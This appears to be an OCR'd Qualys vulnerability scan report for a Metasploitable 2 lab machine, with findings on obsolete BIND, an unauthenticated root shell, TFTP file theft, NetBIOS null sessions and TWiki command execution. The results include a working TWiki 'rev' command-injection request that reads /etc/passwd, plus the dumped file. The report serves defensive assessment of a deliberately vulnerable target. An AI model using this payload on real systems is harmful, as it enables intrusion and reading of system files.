Qualys. Community Edition

Scan Results

March 25, 2023

Report Summary

User Name:	Dsa Sdsa
Login Name:	sdsa5ds
Company:	sdsa
User Role:	Manager
Address:	123
State:	Assam
Zip:	12312
Country:	India
Created:	03/25/2023 at 00:25:36 (GMT+0530)
Launch Date:	03/24/2023 at 22:55:53 (GMT+0530)
Active Hosts:	1
Total Hosts:	1
Type:	On demand
Status:	Finished
Reference:	scan/1679678753.16014
Scanner Appliances:	MV (Scanner 12.13.38-1, Vulnerability Signatures 2.5.730-2)
Duration:	01:03:59
Title:	CyberMan Metasploitable 2
Asset Groups:	-
IPs:	192.168.1.21
Excluded IPs:	-
Options Profile:	Initial Options

Summary of Vulnerabilities

Vulnerabilities Total	307	Security Risk (Avg)	🟥🟥🟥🟥🟥 5.0


by Severity

Severity	Confirmed	Potential	Information Gathered	Total
5	2	9	0	11
4	9	37	0	46
3	37	91	5	133
2	20	29	18	67
1	1	0	49	50
Total	69	166	72	307


5 Biggest Categories

Category	Confirmed	Potential	Information Gathered	Total
General remote services	35	27	20	82
CGI	10	40	2	52
DNS and BIND	0	44	1	45
Web server	5	18	5	28
Information gathering	3	1	19	23
Total	53	130	47	230


Vulnerabilities by Severity



Operating Systems Detected



Services Detected



Detailed Results

192.168.1.21 (metasploitable.localdomain, METASPLOITABLE) Linux 2.2-2.6

Vulnerabilities (69)

🟥🟥🟥🟥🟥 5 EOL/Obsolete Software: ISC BIND 9.1.x - 9.5.x Detected

QID:	105508
Category:	Security Policy
Associated CVEs:	-
Vendor Reference:	BIND Software Status
Bugtraq ID:	-
Service Modified:	09/26/2019
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The host is running BIND. ISC BIND ended support for 9.1.x - 9.5.x and provides no further support.
9.5.2-P4 Deprecated as of Sep 2010.
9.4-ESV-R5-P1 Deprecated as of Mar 2012.
9.4.0-9.4.3 Deprecated as of Dec 2009.
9.3.6-P1 Deprecated as of Jan 2009.
9.3.6 (and earlier) Deprecated as of Dec 2008.
9.2.9 (and earlier) Deprecated as of Sep 2007.
9.1.3 (and earlier) Deprecated as of Jul 2001.

IMPACT:

The system is at high risk of exposure to security vulnerabilities. Since the vendor no longer provides updates, obsolete software is more vulnerable to attacks.

SOLUTION:

Update to a supported version of BIND.
Refer to BIND Software Status (http://www.isc.org/downloads/software-support-policy/) for further details.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

9.4.29.4.2

🟥🟥🟥🟥🟥 5 Remote Shell Present Vulnerability port 1524/tcp

QID:	38087
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	09/02/2014
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

The presence of a remote shell that does not require any form of authentication was detected. This may be an indication that this host was previously hacked into and malicious programs were installed.

IMPACT:

The successful exploitation of this vulnerability could lead to a complete compromise of the host.

SOLUTION:

You should take immediate actions to remove this vulnerability.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
root@metasploitable:/#
```

🟥🟥🟥🟥☐ 4 TFTP Daemon Theft of '/etc/passwd' file

QID:	38064
Category:	General remote services
Associated CVEs:	CVE-1999-0183
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	05/30/2009
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

TFTP (Trivial File Transfer Protocol) is generally used to load a boot file from a server when a client does not have a disk to boot from.
The TFTP protocol does not have any access control. Therefore, unauthorized users can connect to this daemon from a remote system and download or upload files without a password. Some older versions of this FTP protocol contain vulnerabilities that give unauthorized users direct access to all files on your filesystem.

IMPACT:

If the default working directory of the TFTP daemon is '/tftpboot', then unauthorized users can request that the server transfer the '/etc/passwd' or '../etc/passwd' files. This could lead to further attacks against the host.

SOLUTION:

Be sure to use the latest version of the TFTP daemon, which should deny transfer of files that are not in the working directory of the TFTP daemon (/tftpboot).
We strongly advise that you only make files in the /tftpboot directory accessible. This can usually be done by modifying the /usr/sbin/in.tftpd entry in your /etc/inetd.conf file to include '/tftpboot' as the first argument. For more information, see the man pages of the tftpd daemon.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
```

```
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

▮▮▮▮▯ 4 Remote User List Disclosure Using NetBIOS

QID:	45003
Category:	Information gathering
Associated CVEs:	CVE-2000-1200
Vendor Reference:	-
Bugtraq ID:	959
Service Modified:	04/05/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

A null session connection to the IPC$ share was successful. NetBIOS access can be obtained with any authenticated account on this host. Therefore unauthorized users can steal the remote user list. This kind of attack is commonly exploited by users with weak passwords, such as the GUEST account.
Please note that this QID is posted when Qualys is able to enumerate the user-list of a target via the Net* API functions (in which case QID 70003 is
posted as well), or when Qualys is able to "brute-force" known SIDs via LsarLookupSids (in which case only QID 45003 is posted).
While both techniques use anonymous NetBIOS sessions, we are unaware of a system-level fix for LsarLookupSids, as Microsoft considers this to be requisite functionality.

IMPACT:

By exploiting this vulnerability, unauthorized users can launch brute force password attacks and other intrusive attacks based on collected information. Employee, customer, and partner information may be gathered. Spamming the user list is also possible.

SOLUTION:

It is recommended that you disable null sessions.
Before editing any configuration file in a production environment, the changes should be well tested in a rehearsal environment.
Read the Microsoft documents called How to Use the RestrictAnonymous Registry Value and Restricting Anonymous Access for more information. If this vulnerability was discovered on a domain controller, please note that some of the recommended settings may not have any effect. Read the Microsoft article Description of Dcpromo Permissions Choices for more information regarding Pre-Windows 2000 Compatible Access.
For Windows NT, setting this registry value limits only certain interfaces to this data. It is not possible to completely eliminate this vulnerability through a registry setting.
There is another interesting Microsoft document called Local Policies (http://technet.microsoft.com/en-us/library/cc772979(v=ws.10).aspx) about Windows security policies settings for local policies.
Windows XP onwards Microsoft has added more granular control to the anonymous user access by adding couple of more DWORD registry values in the same key location as RestrictAnonymous, RestrictAnonymousSAM and EveryoneIncludesAnonymous. Set RestrictAnonymous = 1 to restrict share information access, RestrictAnonymousSAM = 1 to prevent enumeration of SAM accounts (User Accounts) and EveryoneIncludesAnonymous = 0 to prevent null-sessions from having any rights. Setting the RestrictAnonymous value to 1 restricts null session access to unauthenticated users to all server pipes and shares except those listed in the NullSessionPipes and NullSessionShares entries. Additionally set HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters, NullSessionPipes and NullSessionShares, to a null string.
For Samba servers there is no direct way of disabling null session access. A workaround is to specify a non exisiting UNIX account in global section of Samba config file. guest account = NON EXISTING USER.
Adding 'restrict anonymous = 2' in smb.conf can help resolve the issue.
Note: Please be aware that changing the restrictanonymous setting to the highest security level for example restrictanonymous = 2 in windows 2000 may disable older programs that make use of this account. It will also affect Windows NT 4.0 Domain Controllers from communicating with each other between trust relationships.
If possible, filter out Microsoft networking ports such as TCP ports 135, 137, 138, 139, and UDP ports 135, 137, 138.
Anonymous Logon for Pre-Windows 2000 Compatible Access
(https://docs.microsoft.com/en-us/answers/questions/83025/qid70003-is-reported-for-2012-r2-domain-controller.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

games	1010
nobody	501
bind	1210
proxy	1026
syslog	1204
user	3002
www-data	1066
root	1000
news	1018
postgres	1216
bin	1004
mail	1016
distccd	1222
proftpd	1226
dhcp	1202
daemon	1002
sshd	1208
man	1012
lp	1014
mysql	1218
gnats	1082
libuuid	1200
backup	1068
msfadmin	3000
telnetd	1224
sys	1006
klog	1206
postfix	1212
service	3004
list	1076
irc	1078
ftp	1214
tomcat55	1220
sync	1008
uucp	1020

4 Null Session/Password NetBIOS Access

QID:	70003
Category:	SMB / NETBIOS
Associated CVEs:	CVE-1999-0519
Vendor Reference:	-
Bugtraq ID:	-
Service Modified:	04/07/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Unauthorized users can connect to this NetBIOS service without a password.

IMPACT:

Unauthorized users may be able to exploit this vulnerability to obtain sensitive information about your system resources, such as a list of all accounts or shared resources on this host. For Windows hosts, unauthorized users may also be able to access the registry, and depending on the Windows version and registry permission settings, make modifications to the registry.

SOLUTION:

Null NetBIOS sessions can be disabled using the following methods:
Windows NT: 1. Set the following registry key:
   HKLM\System\CurrentControlSet\Control\Lsa
   Name: RestrictAnonymous
   Type: REG_DWORD Value: 1
2. Restart your computer.
Windows 2000:
1. Start "Control Panel-->Administrative Tools-->Local Security Policy".
2. Open "Local Policies-->Security Options".
3. Make sure "Additional restrictions of anonymous connections" is set to
"No access without explicit anonymous permissions".
4. Restart your computer.
Windows XP/2003: 1. Start "Control Panel-->Administrative Tools-->Local Security Policy".
2. Open "Local Policies-->Security Options".
3. Make sure the following two policies are enabled:
   * Network Access: Do not allow anonymous enumeration of SAM accounts
   * Network Access: Do not allow anonymous enumeration of SAM accounts and shares
4. Disable Network Access: Let Everyone permissions apply to anonymous users.
5. Restart your computer.The above settings have no impact on domain controllers. If this vulnerability was discovered on a domain controller, recommended settings may not have any effect. Samba:
Make the following settings in smb.conf:
* set "security" to "user" or "domain" or "server" as per your requirements.
* set "map_to_guest" to "Never"
SECURITY = USER
This is the default security setting in Samba 2.2. With user-level security a client must first "log=on" with a valid username and password (which can be mapped using the username map parameter). Encrypted passwords can also be used in this security mode. Parameters such as user and guest only if set are then applied and may change the UNIX user to use on this connection, but only after the user has been successfully authenticated.
SECURITY = SERVER
In this mode Samba will try to validate the username/password by passing it to another SMB server, such as an NT box. If this fails it will revert to security = user, but note that if encrypted passwords have been negotiated then Samba cannot revert back to checking the UNIX password file, it must have a valid smbpasswd file to check users against. See the documentation file in the docs/ directory ENCRYPTION.txt for details on how to set this up.
SECURITY = DOMAIN
This mode will only work correctly if smbpasswd has been used to add this machine into a Windows NT Domain. It expects the encrypted passwords parameter to be set to true. In this mode Samba will try to validate the username/password by passing it to a Windows NT Primary or Backup Domain Controller, in exactly the same way that a Windows NT Server would do.
Also add "restrict anonymous = 2" to the "[global]" configuration section.
Note:Setting this parameter in Samba versions prior to 4 may impact Samba's ability to service Windows 9x clients, act as a Domain Controller or serve as the Master Browser.
Windows Server 2008,2012,2016 Disable Server 2008 Null Sessions (http://social.technet.microsoft.com/Forums/en-US/winservergen/thread/841523db-8c4b-43a0-9f28-be7270f92e2b),Disable Server Null Sessions (https://social.technet.microsoft.com/Forums/ie/en-US/522a652b-750c-4ccf-b182-362e45cbe9a7/domain-controller-smb-null-session-enumeration?forum=winserverDS), Pre-Windows 2000 Compatible Access (https://docs.microsoft.com/en-us/answers/questions/83025/qid70003-is-reported-for-2012-r2-domain-controller.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

No results available

🟥🟥🟥🟥 4 TWiki TWikiUsers Remote Arbitrary Command Execution Vulnerability port 80/tcp

QID:	12193
Category:	CGI
Associated CVEs:	CVE-2005-2877
Vendor Reference:	-
Bugtraq ID:	14834
Service Modified:	06/15/2009
User Modified:	-

Edited: No
PCI Vuln: Yes

THREAT:

TWiki is a Web-based application that allows creation and maintenance of Web sites using a Web browser. It is implemented in Perl CGI.
A remote command execution vulnerability affects the application. This issue is due to a failure of the application to properly validate user access to sensitive configuration options.
The revision control function of the TWikiUsers script uses the backtick shell metacharacter to construct a command line. User-supplied data passed through the "rev" parameter is not properly sanitized for shell metacharacters, allowing an attacker to use a specially crafted URI to execute arbitrary commands through the shell.

IMPACT:

A successful attack would occur in the context of the vulnerable application and can facilitate unauthorized remote access.

SOLUTION:

The vendor has released a patch to address this issue. Refer to TWiki's Web site (http://twiki.org/cgi-bin/view/Codev/SecurityAlertExecuteCommandsWithRev) for patches.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Metasploit

Reference: CVE-2005-2877
Description: TWiki History TWikiUsers rev Parameter Command Execution - Metasploit Ref : /modules/exploit/unix/webapp/twiki_history
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/unix/webapp/twiki_history.rb

The Exploit-DB

Reference: CVE-2005-2877
Description: TWiki History TWikiUsers - 'rev' Command Execution (Metasploit) - The Exploit-DB Ref : 16892
Link: http://www.exploit-db.com/exploits/16892

Reference: CVE-2005-2877
Description: TWiki TWikiUsers - Arbitrary Command Execution - The Exploit-DB Ref : 26260
Link: http://www.exploit-db.com/exploits/26260

Reference: CVE-2005-2877
Description: TWiki TWikiUsers - INCLUDE Function Arbitrary Command Execution - The Exploit-DB Ref : 26302
Link: http://www.exploit-db.com/exploits/26302

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
GET /twiki/bin/view/Main/TWikiUsers?rev=2%20%7Cless%20/etc/passwd HTTP/1.0
Host: 192.168.1.21



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
 <title> TWiki . Main . TWikiUsers  (r1.2 |less /etc/passwd) </title>
 <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1" /> <meta name="robots" content="noindex" />
 <base href="http://192.168.1.21/twiki/bin/view/Main/TWikiUsers" />
</head>
<body bgcolor="#ffffff">
<a name="PageTop"></a>
<form name="main" action="/twiki/bin/view/Main/TWikiUsers">
<table width="100%" border="0" cellpadding="3" cellspacing="0">
 <tr>
  <td bgcolor="#FFFFC0" rowspan="2" valign="top" width="1%">
   <a href="http://TWiki.org/"><img src="http://192.168.1.21/twiki/pub/TWiki/TWikiLogos/twikiRobot46x50.gif" border="0" alt="TWiki home" /></a>
  </td><td>
   <a href="http://192.168.1.21/twiki/bin/view/Main/WebHome">TWiki</a>
   > <a href="http://192.168.1.21/twiki/bin/view/Main/WebHome">Main</a>
   >
   <font size="+1"><b>TWikiUsers</b>  (r1.2 |less /etc/passwd) </font>
  </td><td align="right">
   <font size="-2">TWiki webs: <br />
   <a href="/twiki/bin/view/Main/WebHome">Main</a>  |  <a href="/twiki/bin/view/TWiki/WebHome">TWiki</a>  |  <a
href="/twiki/bin/view/Know/WebHome">Know</a>  |  <a href="/twiki/bin/view/Sandbox/WebHome">Sandbox</a> </font>
  </td>
 </tr>
 <tr bgcolor="#FFFFC0">
  <td colspan="2">
   Main . {  <a href="/twiki/bin/view/Main/TWikiUsers">Users</a>  |  <a href="/twiki/bin/view/Main/TWikiGroups">Groups</a>  |  <a
href="/twiki/bin/view/Main/OfficeLocations">Offices</a>  |  <a href="/twiki/bin/view/Main/WebChanges">Changes</a>  |  <a
href="/twiki/bin/view/Main/WebIndex">Index</a>  |  <a href="/twiki/bin/view/Main/WebSearch">Search</a>  |  Go <input type="text" name="topic"
size="16" />  }
  </td>
 </tr>
</table>
</form>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
<a href="news:x:9:9:news:/var/spool/news:/bin/sh" target="_top">news:x:9:9:news:/var/spool/news:/bin/sh</a>
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
<a href="ftp:x:107:65534::/home/ftp:/bin/false" target="_top">ftp:x:107:65534::/home/ftp:/bin/false</a>
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
-ko: No such file or directory
<strong>List of TWiki users</strong>
<p />
Please take the time and add yourself to the list. To do that fill out the form in <a
href="/twiki/bin/view/TWiki/TWikiRegistration">TWikiRegistration</a>. This will create an account for you which allows you to edit topics.
<p />
<a href=#A>A</a> <a href=#B>B</a> <a href=#C>C</a> <a href=#D>D</a> <a href=#E>E</a> <a href=#F>F</a> <a href=#G>G</a> <a href=#H>H</a> <a
href=#I>I</a> <a href=#J>J</a> <a href=#K>K</a> <a href=#L>L</a> <a href=#M>M</a> <a href=#N>N</a> <a href=#O>O</a> <a href=#P>P</a> <a
href=#Q>Q</a> <a href=#R>R</a> <a href=#S>S</a> <a href=#T>T</a> <a href=#U>U</a> <a href=#V>V</a> <a href=#W>W</a> <a href=#X>X</a> <a
href=#Y>Y</a> <a href=#Z>Z</a>
<p />
<ul>
<li> A - <a name="A">- - - -</a>
</li>
<li> B - <a name="B">- - - -</a>
</li>
<li> C - <a name="C">- - - -</a>
</li>
<li> <a href="/twiki/bin/view/Main/CharleytheHorse">CharleytheHorse</a> - Charles P Equine Esquire - 16 Apr 2010
</li>
<li> D - <a name="D">- - - -</a>
</li>
<li> E - <a name="E">- - - -</a>
```

```
</li>
<li> F - <a name="F">- - - -</a>
</li>
<li> G - <a name="G">- - - -</a>
</li>
<li> H - <a name="H">- - - -</a>
</li>
<li> I - <a name="I">- - - -</a>
</li>
<li> J - <a name="J">- - - -</a>
</li>
<li> <a href="/twiki/bin/view/Main/JohnTalintyre">JohnTalintyre</a> - <a href="/twiki/bin/view/Main/JohnTalintyre">JohnTalintyre</a> - 01 Aug 2001
</li>
<li> K - <a name="K">- - - -</a>
</li>
<li> L - <a name="L">- - - -</a>
</li>
<li> M - <a name="M">- - - -</a>
</li>
<li> N - <a name="N">- - - -</a>
</li>
<li> <a href="/twiki/bin/view/Main/NicholasLee">NicholasLee</a> - <a href="/twiki/bin/view/Main/NicholasLee">NicholasLee</a> - 28 Aug 2000
</li>
<li> O - <a name="O">- - - -</a>
</li>
<li> P - <a name="P">- - - -</a>
</li>
<li> <a href="/twiki/bin/view/Main/PeterThoeny">PeterThoeny</a> - thoeny - 10 Feb 1999
</li>
<li> Q - <a name="Q">- - - -</a>
</li>
<li> R - <a name="R">- - - -</a>
</li>
<li> S - <a name="S">- - - -</a>
</li>
<li> T - <a name="T">- - - -</a>
</li>
<li> <a href="/twiki/bin/view/Main/TWikiGuest">TWikiGuest</a> - guest - 10 Feb 1999
</li>
<li> U - <a name="U">- - - -</a>
</li>
<li> V - <a name="V">- - - -</a>
</li>
<li> W - <a name="W">- - - -</a>
</li>
<li> X - <a name="X">- - - -</a>
</li>
<li> Y - <a name="Y">- - - -</a>
</li>
<li> Z - <a name="Z">- - - -</a>
</li>
</ul>
<p />
<a href=#A>A</a> <a href=#B>B</a> <a href=#C>C</a> <a href=#D>D</a> <a href=#E>E</a> <a href=#F>F</a> <a href=#G>G</a> <a href=#H>H</a> <a
href=#I>I</a> <a href=#J>J</a> <a href=#K>K</a> <a href=#L>L</a> <a href=#M>M</a> <a href=#N>N</a> <a href=#O>O</a> <a href=#P>P</a> <a
href=#Q>Q</a> <a href=#R>R</a> <a href=#S>S</a> <a href=#T>T</a> <a href=#U>U</a> <a href=#V>V</a> <a href=#W>W</a> <a href=#X>X</a> <a
href=#Y>Y</a> <a href=#Z>Z</a>
<p />
<strong><em>Note:</em></strong> Do not edit this topic to add a user, use <a href="/twiki/bin/view/TWiki/TWikiRegistration">TWikiRegistration</a>
instead.
<p />
